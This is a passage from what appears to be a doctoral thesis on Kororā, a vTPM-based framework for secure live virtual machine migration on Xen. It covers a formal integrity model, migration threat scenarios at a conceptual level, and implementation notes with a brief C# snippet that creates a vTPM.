    if I_m ≠ Question and exit a unique J, 1≤ j≤s. It means that the current rule is valid; subject and object are also valid because the object verifies the vTPM of the other object (attestee) by request (challenge) integrity checking.

Consequently, the result is,

($I_m, t*$) = $e_i(R_k, t)$, which shows for all the requests in the t there is a unique response, which is valid

Where, a ⊆ (S×O×A) where S is a set of Subjects, O is a set of Objects, and A = [r, w, a, e] is the set of access attributes

12) c_s is the security level of the subject, including the integrity level $c_1(S)$ and category level $c_4(S)$. Figure 5.3 shows the security level in the proposed framework and the relationships between the subjects and objects.

    c_o signifies the security function of objects. Figure 5.3 illustrates the relationships among the entire subjects, objects, security functions, and the proposed framework's security level.

13) The integrity of the vTPM is highest in the state machine and lowest in the UA. Therefore, the integrity level is $c_1(TPM)$, $c_2(TA)$, $c_3(IDP)$, $c_4(RP)$ and level $c_5(UA)$; this study should prove that each state of the proposed framework is secure. It has been assumed that each state is secure in Kororā except for State 3, called Data Plane (see Figure 4.4). Therefore, if State 3 is secure, all the states are secure.

14) Σ (R, I, W, z_0) ⊂ X×Y×Z

15) (x, y, z) ∈Σ (R, I, W, z_0), if (z_t, y_t, z_t, z_{t-1}) ∈ W for each t ∈T, where z_0 is the initial state. Based on the above definition, Σ (R, I, W, z_0) is secure in all states of the system; for example, ($z_0, z_1, \ldots, z_n$) is a secure state.

16) The CW model has several axioms (properties) that can be used to limit and restrict the state transformation. If the arbitrary state of the system is secure, then the system is secure. In this study, the simple-security property (SSP) is adopted (McLean, 1985). This property states that an object at one level of integrity is not permitted to read an object of lower integrity.

17) t = (a, B, c, D)

18) Satisfies SSP if, for all s∈S, s∈S ⇒ [(o∈ a (s: r, w)) ⇒ ($c_s(s)$, > $c_o(o)$)],

    i.e., $c_1(s) \geq c_2(o)$, $c_3(s) \supseteq c_4(o)$.

    $c_1(G) \geq c_2(vTPM)$, $c_1(IEU) \geq c_2(RP)$.

Based on Figure 5.3, Figure 5.4 and the SSP axiom, all the objects of Kororā use two primary concepts to ensure the security policy is enforced: well-informed

transactions and separation of duties. The integrity axiom is ‘no read down’ and ‘no write up’, which means a subject at a specific classification level cannot read and write to data at a lower or higher classification, respectively. The star property, discretionary security, and compatibility property are other models that can limit and restrict the state transformation and be used in future work.




Figure 5.4: Security level, subject and object of the proposed model

Using the Kororā state machine framework showed that there was a need to consider the following questions about the integrity level of any live VM migration process:

- Which attributes and characteristics must be chosen for integrity level measurement?
- How is the value of each attribute determined?
- Which algorithm should be applied for determining the integrity level?
- How can the required result be achieved?
- How can it be disseminated to the CSPs and CSUs?

The evaluation theory found three system elements (see Section 4.5) that represented the Kororā as a state machine to answer these questions. Based on this part of the study results, this research implemented the Kororā, as presented in the next chapter.

5.5 The system model of live virtual machine job migration

Virtual TPM provides TC for multiple VMs running on a single platform (Berger et al., 2006). It is necessary to transfer the vTPM instance data along with its corresponding VM data to keep the VM security status synched before and after a live vTPM-VM migration process. The key to this process is finding a way to store vTPM data encrypted in the source platform and restoring them safely in the destination platform. It also requires finding a way to protect the integrity of the transferred data in the process of live vTPM-VM migration, where it is vulnerable to all the threats of data exchange over a public network. These include leakage, falsification and loss of sensitive information contained in the VM and vTPM instances.

Many types of research have focused on the issues of a secure vTPM-VM migration process (Danev, Masti, Karame, & Capkun, 2011; X. Liang, Jiang, & Kong, 2013; Peiru, Bo, Yuan, Zhihong, & Mingtao, 2015; Wan, Zhang, Chen, & Zhu, 2012). An implementation of vTPM was first reported by Berger et al. (2006).

In this research, a kind of data integrity protection mechanism was added to enhance security. However, the job migration framework was based on an important assumption: that the destination is truthful. Many kinds of vTPM key hierarchies have been proposed in this study to make non-migratable vTPM keys migratable. In addition, based on these new hierarchies, a secure live vTPM-VM migration has been designed.

An enhanced VM migration adds a nonce to the authentication process between the source and destination platform so that a malicious user cannot intercept the transmission and execute replay attacks. Through the vTPM realised on Xen hypervisor, Huang (Huang, 2014) applied an identity encryption mechanism and secure channel technology to implement secure data transmission. In addition, a vTPM-VM migration (Sadeghi, Stüble, & Winandy, 2008) was presented to solve the timing problem of running vTPM in an independent domain. An improved vTPM migration protocol (Peiru et al., 2015; Wan et al., 2012) based on the trusted channel was promoted before as well, but it only gave an outline of the secure migration without specifying whether it applied to VM migration or not.

Four participating entities are involved in one vTPM-VM migration process: source platform, destination platform, the VM that remains to be transferred with its corresponding vTPM instance and the empty vTPM-VM container for accepting the incoming data. Current VM migration schemes only verify the hosts' authenticity and

integrity but ignore the verification process for the vTPM-VM to be transferred and the vTPM-VM container. This poses a considerable security hazard in vTPM-VM migration.

This research designed an improved vTPM-VM migration framework containing a novel TPM-based integrity verification policy and a specific encryption scheme to solve this problem. The verification policy could be used to verify the authenticity and integrity of all participating entities. The particular encryption scheme had a key associated with a certain platform status, which could protect the VM and vTPM instances' key data. With this framework, the confidentiality, integrity, and freshness of the transmitted data in the VM migration process were under TPM hardware protection, so VM migration could not be exploited by attackers or intruders (Oberheide, Cooke, & Jahanian, 2008).

As shown in Figure 5.5, the VM migration is vulnerable to security threats. An attack can occur in different VM migration situations, such as between the system administration and the VM, the VM and the hypervisor, the VM from one hypervisor to another VM in the other hypervisor, and between VMs in the same hypervisor.




Figure 5.5: Migration attack scenarios within CC

A vTPM does not have a hardware-based component, so instead, when the data to be secured is written to the 'non-volatile secure storage' by the guest OS, which is encrypted using VM encryption. From the migration security standpoint, the use of the

described vTPM and live VM migration provides several potential threats in the cloud system, as follows:

- *Control panel:* The system administration controls the operation of the server through the control panel. Usually, system administration is authorised to perform all functions, such as creating a VM, deleting a VM, migrating a VM and altering a VM configuration. Thus, attackers who obtain access to this interface can harm the system. Configuration errors made by the system administrator can increase the security risk by compromising the whole system.
- *Communication attacks between the host OS and guest VM:* A VM can communicate with its host and vice versa because all its resources are assigned by the host OS. The host OS has complete control over all guest VMs running on it. A compromised host can harm the guest VM. Similarly, a malicious guest VM can compromise the host OS.
- *Transmission channel:* The VM migration protocol does not encrypt the migration data by default. The migration data appear as explicit texts over the network. They are vulnerable to MiTM attacks. The attacks that can occur in the transmission channel include manipulating authentication services, manipulating kernel memory, eavesdropping on messages for sensitive data, passwords and keys, and capturing authenticated packets and replaying them later.
- *Communication attacks among VMs:* Although each VM is isolated, it can communicate with others. This increases the potential for malicious VM attacks on other VMs running on the same platform.

This research specifically focused on the last situation of communication attacks among VMs in the same hypervisor. Figure 5.5 represents the migration attack scenario's overall view, showing the hypervisor's hardware and hypervisor, excluding its live migration module.

5.6 Migration scenario

It is assumed that vTPM-VM migration occurs in a LAN, the system administrator is trusted, and the attacker cannot obtain administrative privileges. Both source and destination platforms are equipped with a TPM chip. Permanent files are stored in a

shared storage server. When a VM with its vTPM instance is moved from one physical platform to another, the permanent files do not need to be moved simultaneously. Thus, the migrated vTPM-VM running on the destination platform can still access its files.

The system administrator wishes to migrate the first VM from a source platform to a destination platform. Since this VM is equipped with a vTPM to implement TC, its vTPM instance should be moved to the destination platform as well. This study assumes that an attacker can only compromise or alter the software's state on the source and destination platforms before or after the vTPM-VM migration. Once the migration begins, the attacker cannot compromise nor alter the state of the software.

CHAPTER 6: IMPLEMENTATION

6.1 Introduction

Critical concerns for cloud users are protecting workloads and data and ensuring security and integrity for VM images launched on CSPs. For live VM and workload data protection, cloud user organisations need a framework for placing and using their workloads and data in the cloud securely. Current provisioning and deployment frameworks include either storing the VM and application images and data in the clear (i.e. unencrypted) or having these images and data encrypted by the keys controlled by the service provider, usually applied uniformly to all the tenants.

VM images, which are effectively containers for OS and application images, configuration files, data and other entities, need confidentiality protection in a multi-tenant cloud environment. These images need to be encrypted and decrypted by keys under tenant control in a transparent way to the CSP.

6.2 Related work

Scientists have formulated various algorithms and techniques for the migration of VMs, to reduce the downtime the migration requires. Some of the research relevant to this field is described below:

- *Data Deduplication* is a live VM migration technique that prevents large chunks of data from migrating, thereby reducing migration time (Takahashi, Sasada, & Hirofuchi, 2012). This operates on the idea that only selected memory material that has been altered on the source server is transferred. Thus, this phase of migration involves only those parts of the VM updated at the source end.

  Dirty Block Tracking (DBT) and Diff format are the two major components that work behind data deduplication. The role of DBT is to record all the operations that cause changes in the image of the VM disk, while the Diff format is used to store the reported data. DBT monitors and labels each changed disk page as a dirty file.

  Only the pages identified by the DBT are migrated to the storage; the rest are left behind. Data deduplication is beneficial for VMs undergoing multiple migrations, resulting in multiple destination servers. As it reduces the

migration time by a factor of 10, it is one of the most effective techniques for live VM migration.

- *Shrinker* (Riteau, Morin, & Priol, 2011) is a live VM migration system that allows VM clusters to migrate between data centres linked via a network. Throughout integrating data duplication and cryptography hash functions, Shrinker reduces the data to be migrated.

  This operates on the principle of handling distributed information, allowing chunks of VMs to be migrated in multiple data centres across different servers. Shrinker is different from traditional live VM migration methods as it provides source and destination server hypervisors to interact with each other during the migration. The cryptographic hash function maps these data blocks and assigns unique hash values accordingly.

  Shrinker has a coordinating service that runs at the origin end when indexing at the destination. The coordination service's work is to receive the hash values and migrate the source server's data accordingly. Conversely, the indexing service registers every data block according to its hash value, which is then assigned to a specific destination server. To assemble different data blocks into a VM, the destination server coordinates with the indexing service.

- *Live VM migration in the intercloud* (Buyya, Ranjan, & Calheiros, 2010) allows the migration of VMs not only among data centres of the same cloud environment but also among servers on different cloud environments. Live VM migration among clouds aims to decrease the workload on a particular cloud and reduce network congestion.

  This operates on the idea of creating snapshots of the VM to be migrated. The snapshot is then migrated to the destination cloud, where the hypervisor creates a new VM with the same configuration as the snapshot. The source cloud redirects the VM's incoming traffic to the destination VM soon after the target VM is up and running. Techniques such as effective fault tolerance are the advantages of live VM migration among cloud systems.

- Work on *opportunistic replay* (Surie, Lagar-Cavilla, de Lara, & Satyanarayanan, 2008) aims to reduce the amount of data in low-bandwidth environments that are migrated. This approach keeps a record of all types of user events that occur during the execution of VM. This information is then transferred to an identical manufactured VM and put into effect to produce almost the same state as the VM source. In addition, the changes that were made after the reply are transferred and applied, resulting in an identical surrogate VM.

6.3 Implementation considerations

Kororā allows users to check malware files against three different malware providers' engines, and it can check indicator of comparison details of hashes, URLs, IPs and domains from various resources.

6.3.1 Resource and security plans

Resources are treated as black-box entities by Kororā. Likewise, protection plane components are standard and are therefore considered 'as is'. They can only be accessed through vendor-specific APIs to send alerts from protected resources to the security manager and submit commands to alter the protected resources' actions or internal state. The system manager is directly connected to Kororā agents to translate their APIs to Kororā APIs.

6.3.2 Agent plan

The agent layer's core objective structure is applied differently, depending on whether agents are referring to Kororā APIs, other agents or a particular system manager. The detection and reaction system hierarchy is based on root agents that construct slave objects recursively (Wooldridge, 2009). Different functions are defined for enforcing multiple agent-related functionalities as described in the framework (see Figure 4.4) by 1) applying the alert aggregation policy to alerts received; and 2) refining the reaction policies, as follows:

1. The Kororā's alert aggregation policy is implemented by the handler's alert handling (alert) feature. This callback is made any time a slave object sends a warning message. Many activities are possible, such as 'raw warning'

forwarding to the parent entity or ‘correlating warnings’ before notifying the parent.

2. The refinement of policy (defined in the policy agent function) is implemented whenever an agent receives an alert from its parent.

Therefore, the agent may be able to interact with a system manager or other agent. Interactions with the security plane depend entirely on its components’ commodity API. Thus, there is a one-to-one mapping between the system manager APIs and agent callbacks. In addition, the interactions among the agents are generally described as depending on time, and this brings about the synchronisation aspects that are vital to ensure the safety of systems. The agents are independent, but they may require the results of other agents' computations, collaboratively or competitively, to reach the outputs, such as transforming the policy into sub-policies for slave objects to follow.

6.3.3 Implementation setup plan

Kororā has a detector agent; any failure of a detector agent directly impacts the framework's security. In the dispatcher case, the warnings issued are aggregated and combined and then forwarded to the Kororā. Similarly, the Kororā can refine the reaction policy chosen by an agent, using the callback function as a decision-making handler to enforce the framework security management strategy.

6.3.4 Mapping

The security system is mapped to the hypervisor model by putting all individuals directly into the management and orchestration planes' hypervisor. Specific hooks connect agents to the Kororā interfaces. This model restricts the attack scope, as all frame entities are in the hypervisor itself, with no external interfaces (i.e. no backdoor attacks are possible). The application code is interfaced with the Kororā by using simple function calls and a static list of timers.

In addition, this research tested a compiled application system with a strong address space layout and randomisation settings. This offers another critical layer of protection from state-of-the-art exploitation, as ROP attacks require some position knowledge to find the devices, as all addresses are randomised (Farchi, Jarrous, & Salman, 2019).

6.3.5 Transport layer security and secure sockets layer protocols

Secure VM communication begins with a transport layer security (TLS) handshake, in which the two communicating parties open a secure connection and exchange the public key. During the TLS handshake, the two parties generate session keys, and the session keys encrypt and decrypt all communication after the TLS handshake. Different session keys are used to encrypt VM communications in each new session. Transport layer security (TLS) ensures that the party on the server-side is actually who they claim to be, and also TLS ensures that data has not been altered since a message authentication code is included with transmissions.

Kororā uses object storage from the cloud server vendor to store image templates of the cloud server if Kororā needs to re-provision the server. Kororā is transferred via an API to another vendor to provide additional security should something happen to the primary vendor. Both vendors provide encryption for the store image templates in object storage at rest, but there is a concern that the data should also be encrypted during transit. The Kororā API uses HTTPS protocol, but Kororā depends on the size of store image template file, so it is taken time to transfer. That is why Kororā is encrypted the data itself before it is sent.

Kororā is also considered where the encryption keys are to develop a threat model. Are the servers which have the data the same servers that are establishing the TLS connection? If so, then encrypting it before being sent would provide no benefits since a compromise of those would simultaneously provide both encryption keys. Kororā is assuming the network topology is such that TLS end-to-end encryption not sufficient because of the following reasons:

- there is a weakness in the design or implementation of TLS
- a feature system admin require is not present in TLS
- and there is a situation where an attacker can obtain the TLS key without obtaining the other key.

6.4 Kororā implementation

Close to the live VM self-examination, this research wraps the Kororā function closest to the *IN* and *OUT* instruction-processing interrupts *cpu_in** and *cpu_out**. The ‘tiny code generator’ then decodes the instructions for emulating, say, ‘outb’. The instructions' architecture specifies the execution handler to convert the instruction into

the ‘intermediate language’ of Kororā. For example, there is a set of instructions for Intel x86, which is called the CPU x86 exec. The instructions are converted into a ‘translation block’ storing the current basic block’s further translation. The function *code gen buffer* feeds the ‘translation block’ structure with the output of the function *helper outb*. The latter construct the *outb* instruction’s ‘intermediate language’ representation. Moreover, this research connected the functions of the helper and transferred the flow of power to the agents of Kororā.

Virtualisation supported by hardware conceals many essential interactions, as the actual CPU executes the commands/tasks. This requires semantic learning of the instructions executed by a VM. This research compared the requested I/O with the list obtained by fuzzing and public attacks. If one of them was called, Kororā sent an alert to the Kororā API and applied a broad range of reactions such as ignoring, pausing or restarting the VM.

6.5 Kororā in C#

An initial version of Kororā was implemented in C# to demonstrate its integrity and feasibility. This object-oriented language allows for rapid development at a slower execution rate. The aim was to integrate new agents into the Kororā architecture, such as applying the Bell-LaPadula model to a set of access control rules that use security labels on objects and clearances for subjects. Figure 6.1 depicts the Kororā in C# hierarchy.




Figure 6.1: The Kororā C# object hierarchy

6.6 Kororā code architecture

This section provides the preliminary results for Kororā for the concepts outlined in the previous section. In the following sub-sections, seven agents are introduced to demonstrate the roles included in Kororā. Then the potential of multiple loops for improving the integrity of the proposed framework is explained. Kororā is implemented using C# on Visual Studio 2019, with SQLiteStudio (SQLite tool) as a database manager. Kororā runs on both Windows x64 (see Figure 6.2) and Linux x64 (see Figure 6.3), but it has a better latency if run on Linux x64.




Figure 6.2: The Kororā prototype on Windows x64




Figure 6.3: The Kororā prototype on Linux x64

Once the comparison is completed - the utility will display a table with all the differences that were found and allow the user to drill down and show the specific differences (see Figure 6.4).




Figure 6.4: The Kororā prototype database - SQLiteStudio

6.6.1 Kororā Virtual Trusted Platform Module Agent

```
Session session = new Session(hostname, port);
session.login_with_password(username, password, API_Version.API_1_3);
List<XenRef <VM> > vmRefs1 = VM.get_by_name_label(session, "Windows 10
CT1");
List<XenRef <VM> > vmRefs2 = VM.get_by_name_label(session, "Control domain
on host: xenserver-ct");

XenRef<VM> vm = vmRefs1[0],
backend = vmRefs2[0];

Guid id = Guid.NewGuid();
VTPM tpm = new VTPM(id.ToString(), vm, backend);
VTPM.create(session, tpm); // throws exception
```

The secure boot guarantees that the Kororā shows legitimate programming by checking all boot elements and halting the boot cycle if the signature confirmation comes up with a failure. The Kororā vTPM *agent* runs hardware that is signed and validated, using a certificate authority to ensure the instance's hardware is unmodified and the root of confidence for the secure boot is created. The Kororā vTPM uses vTPM instances to protect objects, such as keys and certificates, which are used to authenticate access to the Kororā system.

The Kororā vTPM enables booting via the estimates needed to make a known proper boot, referred to as the integrity policy. The integrity policy is utilised for

correlation with estimations from the subsequent VM boots, to identify whether something has changed. In addition, Kororā uses the Kororā vTPM to secure privileged insights through protecting or ‘shielding’.

Further, the Kororā vTPM agent performs cryptographic coprocessors' functions and helps the guest OS to build and store private keys when connected to a VM. Hence, the area of the VM that is exposed to attack is diminished. Typically, compromising the guest OS compromises its privileged insights, allowing a vTPM to significantly decreases this risk. The guest OS can utilise these keys for encryption or authentication. A third party can remotely verify (validate) the hardware's identity and the guest OS with an attached vTPM. The Kororā vTPM does not require a physical TPM chip to be available on the Xen hypervisor host. By default, a VM enabled with a vTPM is not aligned with any storage policy. Only the VM files are encoded.

Depending on the physical machine's emulation, it may be necessary to modify its OS to run on a vTPM. If modifications are required, the environment is said to be a PV; otherwise, the vTPM is stated to provide a fully virtualised environment (see Appendix A).

6.6.2 Kororā Input/Output Agent

According to the Xen project (2013), three different techniques such as PV split driver model, device emulation based I/O and pass-through for I/O virtualisation are supported by Xen. This research uses the PV split driver model. In this technique, a virtual front-end device driver interacts with a virtual back-end device driver, communicating with the physical device over the native device driver. This allows several VMs to use the same hardware resources while being able to reuse native hardware support. In a standard Xen configuration, native device drivers and the virtual back-end device drivers reside in dom0.

